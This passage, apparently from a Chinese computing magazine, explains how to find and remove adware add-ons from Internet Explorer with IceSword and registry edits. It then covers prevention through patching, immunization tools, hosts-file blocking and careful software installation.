



图14

我们要做的只是观察插件的发行者，如果看到发行者前面有个“未验证”的话，建议别管它起什么作用，禁用再说。然后把不是microsoft（微软）出的插件都禁用。不用担心关闭这些插件会不会影响到正常的使用，例如播放网页中flash的插件（Shockwave Flash Object）被禁用后，发现Flash不能播放了，再回到这个界面找一找Flash播放相关的插件，重新启用就行了。

第二步：记录下刚才被怀疑为流氓软件的插件（Dll文件）的名字，如图15。我刚刚安装的“卡卡上网安全助手”，可以看到文件为“kakatool.dll”。使用卡卡上网助手的进程管理工具查找模块，在查找模块中输入“kakatool.dll”，如图16。可以看到“kakatool.dll”已经被加载到IE进程中了。如果这是一个恶意软件的文件，我们可以把它删除或者是改名，使它在下一次IE启动时不再运行。

当然也可通过搜索的方式查找。一般来说，大部分流氓软件都会安装到x:\Program Files\或WINDOWS目录下。找到流氓软件安装的文件夹，先尝试删除。大多数情况下是不能直接删除的，系统会跳出个窗口提示“该文件正在被使用”，因为流氓软件已经将其自己加载到IE进程或者是系统进程中了。还是

以“kakatool.dll”为例，由于“kakatool.dll”加载到IE进程中，可直接将IE进程结束，再删除kakatool.dll就没问题了。




图15




图16

对于加载到系统进程中的dll文件就不能直接结束进程了，否则系统可能会崩溃。我们可以使用冰刃（IceSword）对这些顽固份子进行操作。打开冰刃后选择进程，找到加载的模块，右键选择“模块信息”，在模块里找到你刚才无法删除的dll文件，找到需要卸载的模块后点“卸除”或“强制解除”就可以将dll文件卸载后再删除了，如图17。




图17

需要注意的是，流氓软件有时候会同时使用两个或以上的dll文件对IE进行捆绑，所以要把刚才的步骤重复几次，一个一个的解除dll文件对IE的捆绑。

最后在“开始”－“运行”中输入**regedit**打开注册表编辑器，搜索注册表中dll插件的键值，找到一处就点右键删除注册键值。然后按F3继续搜索，直到跳出个窗口说搜索完毕了，就说明我们已经很干净地清除了流氓软件。如果有的键值不能删除的话建议使用冰刃的注册表删除功能来进行删除。现在重新启动电脑看看吧，怎么样？世界干净了吧！

## 七、预防流氓软件再入侵

流氓软件实在是很让人讨厌，而且很多时候普通用户是在完全不知道的情况下被莫名其妙的安装上的。其实只要做好了准备工作，预防大部分的流氓软件还是可以做到的。

### 1．及时打上IE的补丁


现在有很多网站为了提高自己的访问量，在网站上使用黑客手段加入了木马，倘若我们不小心浏览了该网站（尤其是色情和游戏类的小网站），那些网页木马就会让你的电脑“自动”的安装好它们指定的流氓软件。从此以后我们的系统就永无安宁之时了，不断的会弹出那个网站的广告和链接。但是只需要将IE补丁打全了，即使浏览这些网站也不会那么容易的中招。

### 2．使用流氓软件免疫工具给IE打上“预防针”

不知道大家有没有过这样的经历：浏览一个网页速度暴慢，IE都快死掉了也退不出去，过了好半天弹出一个对话框：“您访问的网站需要安装XX插件”，如果这个时候你点了“是”，那么以后上网的时候可能又会多一个讨厌的“流氓伴侣”来陪伴你了。

其实这种情况也是完全可以避免的，每一种流氓插件在注册表里都有一个特殊的键值，网站通过读取这个值或者一些别的手段来确认你是否安装过这个插件了。通过流氓软件免疫工具我们可以轻易的“伪造”这些信息，这样当下一次再浏览那些网站的时候就不会再询问我们是否安装了。

我们以Upiea这款工具为例（其实瑞星卡卡、360安全卫士等工具都自带了这个功能），点左下角的下拉框，选择“自动选择可以安全免疫的插件”，这时软件就开始询问你是否进行在线聊天、是否在线影音等等，然后软件就会自动帮我们挑选好需要免疫的插件，点击“应用”就可以了，如图18。


图18

### 3．屏蔽掉恶意网站

有的时候我们使尽了十八般兵器，杀毒软件和流氓软件专用清理工具全都用上了，也没能搞定未知的“流氓”，电脑还是不停的会弹出黄色网站广告或者别的东西，那还有没有别的办法来搞定它们呢？办法当然是有的！

我们还可以利用Hosts文件将这些网站屏蔽掉，这样即使

弹出一个IE窗口，也会因为这些网站被屏蔽了而显示出一个“找不到服务器”的错误框框，至少它不会影响我们的形象吧！

在C:\windows\system32\drivers\etc目录下有一个文件名为hosts的文件，它没有扩展名，我们可以使用记事本来打开它，打开后可以看到一些英文注释，紧接着是类似以下格式的内容：**127.0.0.1　localhost**。计算机在访问网站之前，会先在这个文件里查询有没有某个网站的IP映射，如果找到的话就按照这个IP地址去访问。

如果我们在这个文件的末尾处按照上边的格式写入**127.0.0.1 www.hackerxfiles.net**的话，那么当我们在打开黑客X档案的网站时，就会提示找不到网页了。使用这种方法，把那些网址都添加进去就可以屏蔽掉那些网站了。

**4．安装软件要当心**

从网上下载回来的工具很多都捆绑有各种各样的流氓软件，这是流氓软件为了推广自己给那些软件作者们推广费之后的“成果”，往往在“下一步”-“下一步”的傻瓜化安装中，你就会忽视掉那些默认打上勾的流氓软件。所以建议刚学会安装软件的朋友，在每一次单击“下一步”之前都要仔细看一下软件的提示，这样你可以避免很多的误装。

